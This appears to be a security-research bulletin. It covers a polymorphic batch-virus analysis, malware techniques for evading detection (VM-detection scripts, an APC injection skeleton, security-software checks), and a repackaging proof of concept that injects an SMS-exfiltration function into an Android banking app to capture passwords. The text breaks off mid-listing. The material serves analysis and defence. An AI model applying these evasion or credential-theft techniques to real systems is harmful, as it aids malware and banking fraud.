The first form is a random number of spaces, from one to four, before, between, and after every token. This is where the trailing space from the alphabet string is used. Since the tokenizer considers a space to be a delimiter, the virus cannot embed a space in an encoded 'rem' line for that purpose. This is because the line will appear to have two tokens instead of one. A 'rem' line with two tokens has a special meaning for the virus code, and the space character still cannot be used in that case. The virus also cannot write a line that ends in a literal space to the temporary file, because the tokenizer will strip the space before writing the line. The solution that the virus uses is to assign a line that ends in a space to an environment variable, and use an index into the alphabet string to read and write the space character indirectly.

The second form is a random mapping of letter case. Since batch files are essentially case-insensitive, this allows for a lot of flexibility in appearance. The one exception to that rule is for 'if' statements, but the '/i' switch enables case-insensitivity there, too. The 'if' statements are treated in a special way by the virus. If the text to compare is entirely alphabetic, then the virus uses the encoded 'rem' line, with a second token that matches the text, to indicate that the text in the 'if' statement can have its case mapped randomly. The second token in the encoded 'rem' line will have its case mapped randomly, too.

The third form is the insertion of random 'rem' lines. These lines do not begin with the '_' character, so the virus can identify them easily and ignore them when extracting the virus code. The virus will produce a random number of 'rem' lines, from zero to three, after each line of virus code. Each of those lines will contain a random number of components, also from zero to three. Each of the components will be from zero to seven letters long. The case of each of the letters is chosen randomly.

There is an implicit fourth form of polymorphism, the description of which was begun above. Each variable name in the virus code is replaced by a randomly chosen name. The virus achieves this by searching each line of virus code for each of the variable names.

After the new representation has been created, the virus searches within the current directory for all files whose suffix is 'bat'. If the sum of the file size and the virus size is less than 60,000 bytes, and if the file is not infected already, then the virus will attempt to prepend itself to the file. The infection marker is for the second and third characters of the first line in the file to be 'if'. This is intended to match '@if', but in a way that allows a random case mapping. The virus does not pay attention to the file attributes (perhaps because

that would require the use of an external program, and then the virus would no longer be 'pure batch'), so a file will not be infected if it has the read-only attribute set.

LYME DISEASE

The virus has a fatal bug when run under *Windows XP*: the line 'set _out=!_out!%%~', which is supposed to append '%~' (the double '%' is required in order to emit a single '%'), does not append anything. It is not known why this happens, but it appears that a line cannot end with that sequence of special characters. The bug appears to be in *Windows*, not in the virus. If an additional character is added to the line, then all of the characters are appended correctly. If the virus had added that additional character, and then removed it after the characters were appended, then the virus would work on *Windows XP*, too. The bug causes the virus to fail to parse anything, and then to delete itself, because there is no new representation.

The virus has an 'even more' fatal bug when run under *Windows 2000* (the bug that exists in the *Windows XP* command processor is present here, too). The line 'set /a _val1 += "_ind"', which is supposed to select the case of the randomly selected letter, does not make use of the '_ind' variable. Instead, the value is always treated as a zero. This might be considered to be a bug in *Windows*, rather than in the virus, however the behaviour is undefined because the documentation regarding the use of quotes is ambiguous regarding this situation. The virus contains another line in the same style, but without the quotes, so we can assume that this is a bug in the virus. If the quotes were removed, and if the fix were applied as for the *Windows XP* case, then the virus would work on *Windows 2000*, too. The bug causes the virus to emit strings that are composed solely of the letter 'A'.

The virus works correctly on *Windows 7* without modification. This is especially interesting, because the virus writer is known for producing very compatible code. For example, most of his binary viruses still support *Windows 95*. His more recent viruses 'merely' require *Windows NT*. It is clear that he did not test this virus on anything other than a relatively recent platform such as *Windows Vista* (assuming that it works there – I did not try it) or *Windows 7*. Perhaps he finally upgraded his machine.

CONCLUSION

It's clear that some people have too much time on their hands, to have found a way around all of the limitations and quirks of the batch language, and produced a virus like this. However, if we can't stop them from writing viruses at all, then we can at least be thankful that they're not writing something much worse than this.

TECHNICAL FEATURE 1

MALWARE DESIGN STRATEGIES FOR CIRCUMVENTING DETECTION AND PREVENTION CONTROLS – PART ONE

Aditya K. Sood and Richard J. Enbody
Michigan State University, USA

In this paper, we discuss some of the different techniques that are used by present-day malware to circumvent protection mechanisms.

1. DETECTING WINDOWS X86 EMULATOR

With the advent of *Windows* x64 systems, the x86 emulator has been added to provide backward compatibility. WOWx64 is an x86 emulator that allows 32-bit *Windows* applications to run on 64-bit *Windows*. Malware writers use an x86 emulator detection routine to get detailed information about the environment in which the malware is going to be executed. This is a critical step from the attacker's perspective because in order to trigger successful DLL injection, a 32-bit process has to load a 32-bit DLL, thereby avoiding collisions with 64-bit DLLs. Malware writers harness the power of inbuilt



Figure 1: x86 emulator detection using 'IsWOW64Process' in ICE bot.

APIs to call 'IsWOW64Process()' to detect the x86 environment. This function is called in conjunction with 'CreateEnvironmentBlock()', which is present in userenv.dll, to retrieve environmental information for a specific user. The extracted information is passed to the 'CreateProcessAsUser()' function to create a process within the security context of the targeted user. Figure 1 shows a code snippet extracted from ICE bot.

2. ANTI-VIRTUAL-MACHINE CODE

This technique has been used widely by malware writers to detect the presence of virtual machines. The primary aim is to make analysis of the malware harder by shutting down some of its functionality if a virtual machine is detected. There are several techniques that can be used to detect the presence of a Virtual Machine Environment (VME), as follows:

- Memory-specific techniques include Red Pill, which is a proof of concept that utilizes the Store Interrupt Descriptor Table (SIDT) to collect information about the Interrupt Descriptor Table Register (IDTR). The IDTR points directly to the Interrupt Descriptor Table (IDT) and, based on the memory address, Red Pill can detect the presence of a virtual machine. ScoopyNG [1] is another proof of concept that scrutinizes the location of the Local Descriptor Table (LDT), Global Descriptor Table (GDT), Interrupt Descriptor Table (IDT) and Store Task Register (STR) to determine the presence of a virtual machine. It also runs additional checks using *VMware* commands such as 'get version', 'get memory size' and 'emulation check'. Any of these techniques can easily be deployed by malware to detect whether the code is inside a virtual machine. Listing 1 shows the output of ScoopyNG.

  VMDetect [2] uses an invalid opcode mechanism that acts as a backdoor code to detect a virtual machine. It uses the privileged 'IN' (reading from communication ports) instruction to check if an exception occurs as 'EXCEPTION_PRIV_INSTRUCTION', and uses this information to verify whether the code is executing under *VMware*. However, these protections can easily be subverted by disabling all the protection flags in the VM configuration files, as shown in Figure 2.

  Several samples of malware have been found using one of these memory-based techniques to design an anti-virtual-machine routine to subvert detection. (More details about virtual machine detection and analysis can be found at [3].)

- Virtual machines make a number of adjustments in the *Windows* registry and create certain specific processes that can be utilized to detect the presence of a virtual machine environment. We have come across several registry-based settings that can be used to harness information about virtual machines. One of these is very critical as it is very hard for analysts to work around, as tampering with this key information could

```
C:\ScoopyNG>ScoopyNG.exe

################################################
::       ScoopyNG - The VMware Detection Tool     ::
::              Windows version v1.0              ::

[+] Test 1: IDT
IDT base: 0x8003f400
Result  : Native OS

[+] Test 2: LDT
LDT base: 0xdead0000
Result  : Native OS

[+] Test 3: GDT
GDT base: 0x8003f000
Result  : Native OS

[+] Test 4: STR
STR base: 0x28000000
Result  : Native OS

[+] Test 5: VMware "get version" command
Result  : VMware detected
Version : Workstation

[+] Test 6: VMware "get memory size" command
Result  : VMware detected

[+] Test 7: VMware emulation mode
Result  : Native OS or VMware without emulation mode
          (enabled acceleration)

::                  tk,  2008                   ::
::               [ www.trapkit.de ]             ::
################################################
```

Listing 1: ScoopyNG in action.

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
monitor_control.disable_btseg = "TRUE"
```

Figure 2: Memory bypassing configuration parameters.

interfere with the booting state of the virtual machine. Figure 3 shows the *VMware* detection check based on SCSI/Disk info.

- *VMware* can easily be detected based on the Media Access Control (MAC) address. This is not a widely used technique because it is not difficult to tweak the MAC address of a system. *VMware* can be detected in this way because the first 24 bits of the MAC address define the manufacturer of the machine. Generally, MAC addresses for *VMware* machines always start with '00-05-69-xx-xx-xx', '00-0c-29-xx-xx-xx' or '00-50-56-xx-xx-xx'. If the MAC address matches any of the 24 bits discussed above then it is a *VMware* machine. Figure 4 shows *VMware* detection using this method.
- The Virtual Machine Communication Interface (VMCI) [4] is another target that can provide details about the running state of a virtual machine. VMCI provides an effective communication interface between the virtual machine and the host operating system. To detect whether code is running inside a virtual machine, malware writers can trace the installed VMCI device on the system. Simply, the malware can open a handle to the VMCI device(s) present on the system to verify the presence of a virtual machine. Table 1 presents the information that is required to query the VMCI interfaces on *Linux* and *Windows* operating systems.

```
from _winreg import *
import re

print "\n----======[VM Detector based on SCSI/Disk info]========----"
print "==========[Enumerate the layout of disk structure]=======\n"

reg_handle = ConnectRegistry(None,HKEY_LOCAL_MACHINE)

#HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum
# SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S&Rev_1.0\4&5fcaafc&0&000

reg_key = OpenKey(reg_handle, "SYSTEM\CurrentControlSet\Services\Disk\Enum")
for i in range(1):
    try:
        temp,ret,pat = EnumValue(reg_key,i)
        detect = re.search("VMware",ret)
        if (detect != 'NONE'):
            print "[*]", ret
            print "[+] You are running inside virtual machine."
        else:
            print "[-]" , ret
            print "[-] You are not inside vitual machine."

    except EnvironmentError:
        print "\n[+] Number of enumerated keys are", i
        break
CloseKey(reg_key)

CloseKey(reg_handle)
}}}

C:\Python26>python.exe detect_vm.py

----======[VM Detector based on SCSI/Disk info]========----
==========[Enumerate the layout of disk structure]=======

[*] SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S&Rev_1.0\4&5fcaafc&0&000
[+] You are running inside virtual machine.
```

Figure 3: SCSI/Disk-based VM detection.

```
import socket
import fcntl
import struct

ifname='eth0'
ret=''
sock_handle = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
mac = fcntl.ioctl(sock_handle.fileno(), 0x8927,  struct.pack('256s', ifname[:15]))
mac_addr=ret.join(['%02x:' % ord(char) for char in mac[18:24]])[:-1]
vm_code=ret.join(['%02x:' % ord(char) for char in mac[18:21]])[:-1]

print "[+] vmware detection code based on mac address"
print "[+] mac address of the running system is :", mac_addr
print "[+] extracting virtual machine code from mac address :", vm_code
print "[+] initializing vmware detection check.............\n"

if vm_code == "00:0c:29" or vm_code == "00:05:69" or vm_code == "00:50:56":
       print "[+] =====[VMware virtual machine detected]====="
else:
       print "[-] =====[Vmware virtual machine not detected]====="

print "[+] script executed successfully !"

root@bt:~/scripts# python det_vm_mac.py
[+] vmware detection code based on mac address
[+] mac address of the running system is : 00:0c:29:9c:1b:9f
[+] extracting virtual machine code from mac address : 00:0c:29
[+] initializing vmware detection check.............

[+] =====[VMware virtual machine detected]=====
[+] script executed successfully !
```

Figure 4: VMware detection based on MAC address.

Operating system	VMware VMCI details
Linux	• Host machine: /dev/vmmon • Guest machine: /dev/vmci
Windows	• Host machine: \\.\vmx86 • Guest machine: \\.\VMCI

Table 1: VMCI details of VMware.

Malware writers typically look for '\\.\VBoxGuest' to determine if a virtual box is present on the system.

3. INJECTIONS USING APC

DLL injection has been around for several years and is used very effectively by malware writers. This technique is used to inject an unauthorized DLL into the target process at runtime to hook specific functions so that execution flow can be redirected. Until now, malware writers have explicitly used three standard techniques for performing DLL injection: 'CreateRemoteThread', 'SetWindowsHook' and 'Appinit_dlls'. However, recently APC-based DLL injection has been seen in the wild. Both user- and kernel-mode Asynchronous Procedure Calls (APCs) [5, 6] are used to build robust malware. All the APC-based routines require the _KAPC structure, which is called using the 'nt!KeInitializeApc' call. The details are shown in Listing 2.

The kernel-mode and user-mode functions executed through the APC procedure are termed kernel-mode and user-mode routines, respectively. APC-based DLL injection can be used by both user-land and kernel-land rootkits, as discussed in the following sections.

```
nt!_KAPC
   +0x000 Type             : UChar
   +0x001 SpareByte0       : UChar
   +0x002 Size             : UChar
   +0x003 SpareByte1       : UChar
   +0x004 SpareLong0       : Uint4B
   +0x008 Thread           : Ptr32 _KTHREAD
   +0x00c ApcListEntry     : _LIST_ENTRY
   +0x014 KernelRoutine    : Ptr32
   +0x018 RundownRoutine   : Ptr32
   +0x01c NormalRoutine    : Ptr32
   +0x020 NormalContext    : Ptr32 Void
   +0x024 SystemArgument1  : Ptr32 Void
   +0x028 SystemArgument2  : Ptr32 Void
   +0x02c ApcStateIndex    : Char
   +0x02d ApcMode          : Char
   +0x02e Inserted         : Uchar

NTKERNELAPI VOID KeInitializeApc (
IN PRKAPC Apc,
IN PKTHREAD Thread,
IN KAPC_ENVIRONMENT Environment,
IN PKKERNEL_ROUTINE KernelRoutine,
IN PKRUNDOWN_ROUTINE RundownRoutine OPTIONAL,
IN PKNORMAL_ROUTINE NormalRoutine OPTIONAL,
IN KPROCESSOR_MODE ApcMode,
IN PVOID NormalContext
);
nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : Uchar
```

Listing 2: Details of _KAPC structure.

3.1 User-mode APC injection

Malware writers define a custom APC function that is allowed to execute asynchronously in the context of the target thread, provided that the thread is in a waiting (alertable) state. User-mode rootkits use APC techniques extensively to inject unauthorized code into target processes. Generally, in every process the thread has its own APC queue. Rootkits queue a malicious APC for an alertable thread in the process. When the thread receives a queued APC, its waiting state is over and it processes the queued request, resulting in execution of the malicious APC procedure. Before executing the APC routine, a thread triggers one of the four waiting functions: KeWaitForSingleObject, KeWaitForMultipleObjects, KeWaitForMutexObject, or KeDelayExecutionThread. In user-mode APCs, the primary calling routine is defined in user mode so the APC procedure (implementation) has to switch back to ring 3 for successful execution.

3.2 Kernel-mode APC injection

Kernel-mode APC injection is categorized into two types: regular kernel-mode APC and special kernel-mode APC. In regular kernel-mode APC, the target kernel-mode routine is executed at passive interrupt request level (IRQL), whereas special kernel-mode APC triggers the target kernel-mode routine at APC IRQL. Both special and regular kernel-mode APCs are asynchronous events that have the ability to direct the flow of execution in threads from normal state to the target kernel routine by taking them out of their waiting states. The only difference is that regular kernel-mode APC is executed in more restricted conditions.

The complete details of kernel-mode and user-mode APC can be found in [7]. ZeroAccess [8] (and see p.4) is an example of malware that has shown the usage of code execution through APC. Listing 3 shows a simple prototype of APC injection in action.

4. MUTEX-BASED DETECTION

Many malware writers use mutex-based detection techniques to determine whether an operating system has any security programs installed on it. A mutex [9] is typically a mutual exclusion lock and is used to protect the different resources and data from being accessed concurrently. Malware writers define the mutex routine in the main entry point of the malware. The primary aim is to detect whether any other installed program is using that mutex. Generally, malware writers have knowledge of the mutexes (unique mutex names) that are used by different protection programs or anti-virus software that may be installed on the system. In *Windows*-based malware, the CreateMutex() API is used extensively to detect the presence of any type of mutex in the system. The entry routine defined in the malware code triggers this API to scrutinize whether the mutex is already present in the system. If the mutex exists, the API returns an error message – which shows that protection programs have already been installed on the running machine. Based on this information, the malware stops its execution and becomes dormant. Zeus, SpyEye, ICEX and several other bots use this technique.

Mutexes are also used in bot wars. Based on mutex information, one bot can kill another to increase its kingdom of infections. In this case, the OpenMutex() API is used to access the running mutex in the system. The kind of API used for collecting mutex information from the system depends on the malware writer's choice. This functionality has been seen in earlier versions of SpyEye, which had an inbuilt Zeus-killing routine that used named pipes and designated commands to kill the Zeus bot in the system.

```
#define _WIN32_WINNT 0x0500
#include <windows.h>
#include <ntdef.h>

DWORD Trigger_APCInject(PCHAR sProcName,PCHAR
sDllName){
 DWORD dRet=0;

 Step 1 : Define the NtMapViewOfSection by calling
GetProcAddress and GetModuleHandle
 to load the NtMapViewOfSection by importing ntdll.
dll

 Step 2 : Allocate buffer by calling
CreateFileMapping and defining the
 view of the file by calling MapViewOfFile

 Step 3 : Define the PROCESS_INFORMATION and
STARTUPINFO structure using ZeroMemory

 Step 4 : At this point, create the suspended process
by using CreateProcess then call
 NtMapViewOfSection, LoadLibrary, GetProcAddress and
QueueUserAPC

 Step 5: Trigger the UnmapViewOfFile to release the
address space in the process that
 is occupied during mapped view of the file.
 }

int main(void){
 DWORD dwHandle= Trigger_APCInject(Target_Process_
for_Injection,DLL_To_Be_Injected);
 if(!dwHandle)
 puts("[+] APC Injection Successfull");
 else
 printf("[-] APC Injection Fails -> %d!",dwHandle);
 return 0;

}
```

Listing 3: Prototype of APC injection.

5. EXPLICIT RUNTIME LINKING

To detect the presence of security programs in the *Windows* operating system, malware writers use the de facto standard of runtime dynamic linking of system DLLs. This technique allows malware writers to design a generic routine that calls the LoadLibrary() API to dynamically load the target library into the address space of the calling process. The GetProcAddress() API is used afterwards to resolve the address of the loaded library in the system. The detection routine is very simple. Since the malware writers have information about the specific set of DLLs used in sandbox programs, anti-virus software and many others, if the required DLL is loaded through the LoadLibrary() API, it means the system is equipped with the protection software and the malware stops its execution and does not interact with the system. If the required DLL is not found in the system, then the malware starts the infection process. Figure 5 shows the idea behind this detection technique.

```
#include "windows.h"
int main()
{
   DWORD err;
   HINSTANCE hDLL = LoadLibrary("protection_software.dll"); // Handle to DLL
   if(hDLL != NULL)
      {
       printf("Protection software present. Stop malware execution!");
      }
   else
      {
        printf("Trigger the malicious code in the system!");
      }

    return 0;
}
```

Figure 5: Detection-based explicit runtime linking.

In the first part of this article, we have presented some of the tactics used by malware writers to design code that is resistant to the detection routines used by malware analysts. We will continue the discussion in part two of the article, in which we will look at advanced anti-debugging, polymorphism, tactical encryption routines, subverting client-side protection software, bypassing anti-virus solutions, etc.

REFERENCES

[1] ScoopyNG – The VMware detection tool. http://www.trapkit.de/research/vmm/scoopyng/index.html.

[2] VMDetect. http://www.codeproject.com/Articles/9823/Detect-if-your-program-is-running-inside-a-Virtual.

[3] Thwarting Virtual Machine Detection. http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf.

[4] VMCI SDK. http://pubs.vmware.com/vmci-sdk/.

[5] Asynchronous Procedure Calls. http://msdn.microsoft.com/en-us/library/windows/desktop/ms681951%28v=vs.85%29.aspx.

[6] Almeida, A. Inside NT's Asynchronous Procedure Call. http://www.ddj.com/windows/184416590.

[7] Windows Vista APC Internals. http://www.opening-windows.com/techart_windows_vista_apc_internals.htm.

[8] ZeroAccess Malware Part 3: The Device Driver Process Injection Rootkit. http://resources.infosecinstitute.com/zeroaccess-malware-part-3-the-device-driver-process-injection-rootkit/.

[9] Using Mutex. http://pic.dhe.ibm.com/infocenter/aix/v6r1/index.jsp?topic=%2Fcom.ibm.aix.genprogc%2Fdoc%2Fgenprogc%2Fmutexes.htm.

TECHNICAL FEATURE 2

MOBILE BANKING VULNERABILITY: ANDROID REPACKAGING THREAT

Seolwoo Joo and Changyeon Hwang
AhnLab Inc., Republic of Korea

Android is now the most popular smartphone platform. The main feature of *Android* is openness. *Android* enthusiasts often install 'custom ROMs' on their devices – modified versions of *Android* OS.

But from a security perspective, the openness of *Android* can be dangerous. We have researched the *Android* ecosystem and mobile malware, and have found a critical security threat in the *Android* ecosystem.

Specifically, we were able to download a mobile banking application from *Google Play* and inject a malicious function into it using a repackaging technique. We then proved that the repackaged app would be able to leak users' banking information.

ANDROID ISSUE: REPACKAGING

Using a repackaging technique, source code can be added to the APK (*Android* package) file. Resources can also be changed. The process is as follows:

1. Unpack an APK file with apktool. Apktool is an open-source reverse engineering tool for APK files. It can decode resources and rebuild them after modifications.
2. Decompile the Java source code with JAD. JAD can extract source code from class files.
3. Modify the Java source and resources using Eclipse.
4. Rebuild the file using apktool.
5. Sign the code using jarsigner.



Figure 1: Sequence of repackaging.

ANDROID ISSUE: MARKET & UNKNOWN SOURCES

There are several easy ways to distribute repackaged *Android* apps.

Apps can be registered on the official *Android* market (*Google Play*), or on various third-party markets. There is no technical test when an app is registered, so anyone who has an account can register their app freely.

APK files can also be installed directly onto smartphones if the 'Unknown sources' option is checked. This may cause a very serious security problem.

Figure 2: Unknown source.

A malware writer could upload a malicious repackaged app to a web page or send it by email. *Android* users installing the app onto their smartphone won't notice that it is a repackaged app because it looks and behaves just like the original one.

ANDROID MALICIOUS CODE EXAMPLES USING REPACKAGING TECHNIQUES

Repackaging techniques that can be used on the *Android* platform allow malicious code to be disguised as a normal app. It is difficult to distinguish between repackaged malicious code and a normal app because the repackaged app usually appears to function in exactly the same way as the legitimate one. Let's take a look at some examples of malicious code.

Geimini

Geimini is a trojan that is bundled into many valid *Android* apps. The example shown in Figure 3 is a repackaged version of the *Monkey Jump 2* game that contains the Geimini trojan – the icon is identical to that of the valid app.



Figure 3: Geimini icon.

The permissions that are required during installation are shown in Figure 4.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.ACCESS_GPS"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
```

Figure 4: Geimini permissions.

If the installed malicious code is run, some private information is sent to the attacker via a specific web page. The information that is sent is as follows:

- List of installed applications
- List of applications that are running
- Network status
- SIM number and phone number
- SMS information
- Contacts information
- GPS information.

KungFu

The KungFu trojan has been around for a long time. Recently, a new version of KungFu has been discovered bundled with repackaged versions of the *Angry Birds Space* game. The repackaged malicious app spreads mainly through third-party markets and, when installed, has the same icon as the legitimate version of the game.

The game can be played as normal – so it is unlikely that users will detect the infection.

The permissions that are required for installation differ slightly between the malicious app and the legitimate app, as shown in Figure 5.

The KungFu trojan uses the GingerBreak exploit to gain root access to the device and install the malicious code. Once the malicious app is installed, criminals can send commands to compromised *Android* devices, instructing them to download additional code or push URLs to be displayed in the smartphone's browser. Infected devices become zombies under the control of the criminals.



Figure 5: KungFu permissions and normal app permissions.

MOBILE BANKING VULNERABILITY

Banking apps handle critical financial information, so their security must be strong. We found that most of the banking apps used in Korea are vulnerable to repackaging threats.

Using a proof of concept, we will show how the password for the digital signature certificates used in mobile banking can be hijacked.

The process is outlined in Figure 6.



Figure 6: Process of repackaging.



Figure 7: ASTRO – application backup.



Figure 8: Decompiling the banking app using apktool.



Figure 9: The code that handles the password.

1. Save the banking app to a PC

First, the banking app is downloaded to a PC from the *Android* device. We used *ASTRO*, which can be downloaded (free of charge) from *Google Play*. It has the useful function of backing up *Android* apps to an SD card.

2. Decompile

Usually, decompiling PC applications is a complicated task, but *Android* apps can easily be decompiled by using the open-source tool apktool.

For this process we need only one simple command, as shown in Figure 8.

3. Analysis and injection of malicious code

Once the code has been decompiled it can be analysed to find the part that relates to accessing the digital signature certificate (knowledge of the Java language is required). We found the code easily by searching the string that is shown when the user inputs the wrong password. Figure 9 shows the code that processes the password.

The 'c' which is a member of 'com.sf.secure.ui.crypto.SignCertPasswordWindows' has the password.

```
197 : iget-object v1, p0, Lcom/softforum/xecure/
ui/crypto/SignCertPasswordWindow;->c:Ljava/lang/
String;
```

The SendMsg() function is added so that the string can be sent to the attacker, and two lines are inserted (as highlighted in Figure 9) to call the function into the code phase. The SendMsg() function is shown in Figure 10.

```
public void SendMsg(String tag, String arg)
{
    String text = tag + " : " + arg;
    SmsManager sms = SmsManager.getDefault();
    sms.sendTextMessage("1234567890", null, text, null, null);
}
```

Figure 10: The SendMsg function.

In the same way, a criminal would be able to hijack the user's sensitive information including their account number, login details etc.

This banking app does not have permission to send SMS messages, so the permission is added by inserting 'Android.permission.SEND_SMS' into the AndroidManifest.xml file, as shown in Figure 11.

```
    <uses-sdk android:minSdkVersion="7" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.INTERNET" />
